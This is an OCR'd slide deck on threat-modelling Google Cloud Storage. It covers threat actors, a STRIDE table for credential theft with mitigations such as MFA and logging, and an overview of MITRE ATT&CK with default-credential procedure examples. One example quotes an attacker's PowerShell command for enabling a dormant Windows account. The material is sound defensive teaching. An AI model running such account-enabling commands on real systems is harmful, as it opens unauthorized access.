


Cloud Threat Modeling




source: https://research.nccgroup.com/2023/01/31/threat-modelling-cloud-platform-services-by-example-google-cloud-storage/

Cloud Threat Modeling




source: https://research.nccgroup.com/2023/01/31/threat-modelling-cloud-platform-services-by-example-google-cloud-storage/

Cloud Threat Modeling



Cloud Threat Modeling



Internal Attacker
Internal Malicious user

Compromised Internal User

Auth Tokens

Admin Users

Storage Users

GCP Projects

External Service

GCP

Org

Cloud Console

Cloud IAM

KMS

VPC Service Controls

Cloud API

Project

Cloud Storage

Bucket Object Data

Bucket

Other GCP Services

Log Data


Logging

Organization Policies


Monitoring

GCP Service Users

Cloud provider Infrastructure Engineer




External Attacker over internet



Compromised External User

Cloud Threat Modeling



Threat: Theft of credentials or access tokens

Threat Actors: Internal attacker | Internal malicious user | External attacker over the Internet

Asset: Bucket

Impact: bucket read/write permissions | Modify bucket security setting (Admin)

STRIDE Category: Spoofing, EoP

Threat Mitigation

Threat	Theft of credentials or access tokens
Threat Actors	• Internal attacker • Internal malicious user • External attacker over the Internet
Asset	Bucket
Impact	• Bucket read/write permissions • Modify bucket security setting (Admin)
STRIDE Category	Spoofing, EoP

- Enable MFA
- Strong password policy
- Ensure roles are granted to principals than using primitive roles.
- Restrict VPC Service Controls with trusted IP addresses.
- Configure Google Security Command Center for cloud storage.
- Configure logs and enable alerting.

Cloud Native Adversary

Mitre ATT&CK framework


- Mitre ATT&CK framework: The framework provides a common language and understanding of adversary behavior, which can help organizations defend against potential cyber attacks, and improve their overall security posture.

- ATT&CK is maintained by MITRE, a non-profit organization that operates research and development centers for the U.S. government.

Mitre ATT&CK framework

Tactics {

Techniques



Sub-techniques

Procedure Examples

ID	Name	Description
G1016	FIN13	FIN13 has leveraged default credentials for authenticating myWebMethods (WMS) and QLogic web management interface to gain initial access.[5]
S0537	HyperStack	HyperStack can use default credentials to connect to IPC$ shares on remote machines.[6]
G0059	Magic Hound	Magic Hound enabled and used the default system managed account, DefaultAccount, via `"powershell.exe" /c net user DefaultAccount /active:yes` to connect to a targeted Exchange server over RDP.[7]
S0603	Stuxnet	Stuxnet infected WinCC machines via a hardcoded database server password.[8]

Mitigations

ID	Mitigation	Description
M1027	Password Policies	Applications and appliances that utilize default username and password should be changed immediately after the installation, and before deployment to a production environment. [9]

